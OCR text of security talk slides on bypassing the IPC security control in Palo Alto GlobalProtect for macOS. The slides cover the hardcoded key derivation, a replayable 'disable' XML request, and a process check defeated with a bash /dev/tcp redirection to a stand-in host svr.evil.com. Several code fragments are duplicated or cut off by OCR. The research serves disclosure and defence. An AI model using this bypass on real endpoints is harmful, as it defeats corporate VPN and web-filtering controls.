encrypted XML payload: `AES_CBC(AES_KEY, IV, XML)`

```
AES_KEY = md5(userKeyParam + md5("pannetwork"))      = fn(userKeyParam)
          + md5(userKeyParam + md5("pannetwork"))
```

userKeyParam	**Login** Keychain: `GlobalProtectService`
IV	"00000000000000000000000000000000"

IPC Channel: Deeper dive







16 byte header of message length	AES-CBC encrypted XML payload:


```
AES_KEY = md5(user
          + md5(us
```

userKeyParam	
IV	"0



IPC Channel: Deeper dive





16 byte header of message length	AES-CBC encrypted XML payload: `AES_CBC(AES_KEY, IV, XML)`


```
AES_KEY = md5(userKeyParam + md5("pannetwork"))      = fn(userKeyParam)
          + md5(userKeyParam + md5("pannetwork"))
```


userKeyParam	**Login** Keychain: `GlobalProtectService`
IV	"00000000000000000000 00000000000"

userKeyParam	"global135protect"
IV	"00000000000000000000 00000000000"

For more info, see previous research:
https://www.crowdstrike.com/en-us/blog/exploiting-globalprotect-for-privilege-escalation-part-two-linux-and-macos/

IPC Channel: Deeper dive






Key Point:

In **both cases** the encryption does **nothing** to protect the confidentiality or integrity of the IPC connection from the perspective of a **low privileged user**

IPC Channel: Deeper dive





Example XML payload during **authorised** disconnect through UI:

```
<request>
  <type>disable</type>
  <user>Unknown</user>
  <time>Tue Aug 27 02:59:09 2024</time>
  <pid>1534</pid>
  <reason>. Override(s)=2</reason>
</request>
```

Encryption Algorithm ✅
Encryption Key ✅
Plaintext Message ✅

What if I replay this message and force a disconnect?





But PanGPS fights back…

/Library/Logs/PaloAltoNetworks/GlobalProtect/PanGPS.log

```
(...) Error( 100): Connected by process not from GP folder
(...) Error( 205): Connected by non-PanGPA. Close socket.
(...) Debug( 356): receive sig 20
```

Debug Logs

There's a security control

- PanGPS works out which process connected to it.
- Close connection if process not inside:
  `/Applications/GlobalProtect.app/`

Understanding the control


Step 1

Inside PanGPS

```
popen("/usr/sbin/lsof -i :4767", "r");
```

look at the **first non-header line <u>only</u>**, extract the pid from the ascii command output:

```
/usr/sbin/lsof -i :4767
COMMAND     PID       USER   FD   TYPE             DEVICE SIZE/OFF NODE NAME
GlobalPro 36305 demo    3u  IPv4 0x24c6542f5810fcf4      0t0  TCP localhost:63522->localhost:4767 (ESTABLISHED)
```




Understanding the control

Step 2

Inside PanGPS

```
res = proc_pidpath(pid, pid_path, sizeof(pid_path));
if (res < 1) {
  return true;
}

return std::strncmp(pid_path, "/Applications/GlobalProtect.app/", 32) == 0;
```

Get path from pid and check if it starts with /Applications/GlobalProtect.app/



Can we fool this logic into thinking it's connected by a trusted binary when it's not?

GlobalProtect Bypass	☑ 2 of 1
Privilege Escalation	☐ 0 of 1

We found a way!

Can we fool this logic into thinking it's connected by a trusted binary when it's not?

1. Stop existing PanGPA UI process

2. Redirect output from a **legitimate GlobalProtect binary** to any remote service listening on port 4767 (e.g. using bash TCP redirection)


```
/bin/bash -c \
"/Applications/GlobalProtect.app/Contents/Resources/PanGpHipMp \
>& /dev/tcp/svr.evil.com/4767 0>&1"
```

3. Connect to the IPC service (`localhost:4767`) from our malicious userspace process. PanGPS sees something like this:

```
COMMAND     PID       USER    FD    TYPE     (...)
PanGpHipM 48222 demo          0u   IPv4    (...) (CLOSE_WAIT)
PanGpHipM 48222 demo          1u   IPv4    (...) (CLOSE_WAIT)
spoofedC 48587 demo          3u   IPv4    (...) (ESTABLISHED)
```


The process evaluated by the security control

The process that actually connects to the IPC server


QuickTime Player File Edit View Window Help
Thu 24 Jul 11:02
watch lsof (lsof)
Alexs-MacBook-Air.local: Thu Jul 24 11:02:02 2025
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
GlobalPro 18711 demo 3u IPv4 0x7d17601c8220cc5 0t0 TCP localhost:58059->localhost:4767 (ESTABLISHED)
Web Page Blocked
dropbox.com
Incognito
Web Page Blocked
The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.
User: 10.10.10.11
URL: www.dropbox.com/
Category: online-storage-and-backup
Exploit PoC (-zsh)
demo %
GlobalProtect Info
GlobalProtect
140.5 MB
Modified: Today, 10:06
Add Tags...
General:
Kind: Application (Universal)
Size: 140,467,911 bytes (141.3 MB on disk)
Where: Macintosh HD ▸ Applications
Created: Thursday, 24 July 2025 at 10:06
Modified: Thursday, 24 July 2025 at 10:06
Version: 6.3.1-376
Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.
Locked
Scale to fit below built-in camera
More Info:
Last opened: Thursday, 24 July 2025 at 10:57
Name & Extension:
Comments:
Preview:

Let's look deeper at the control again

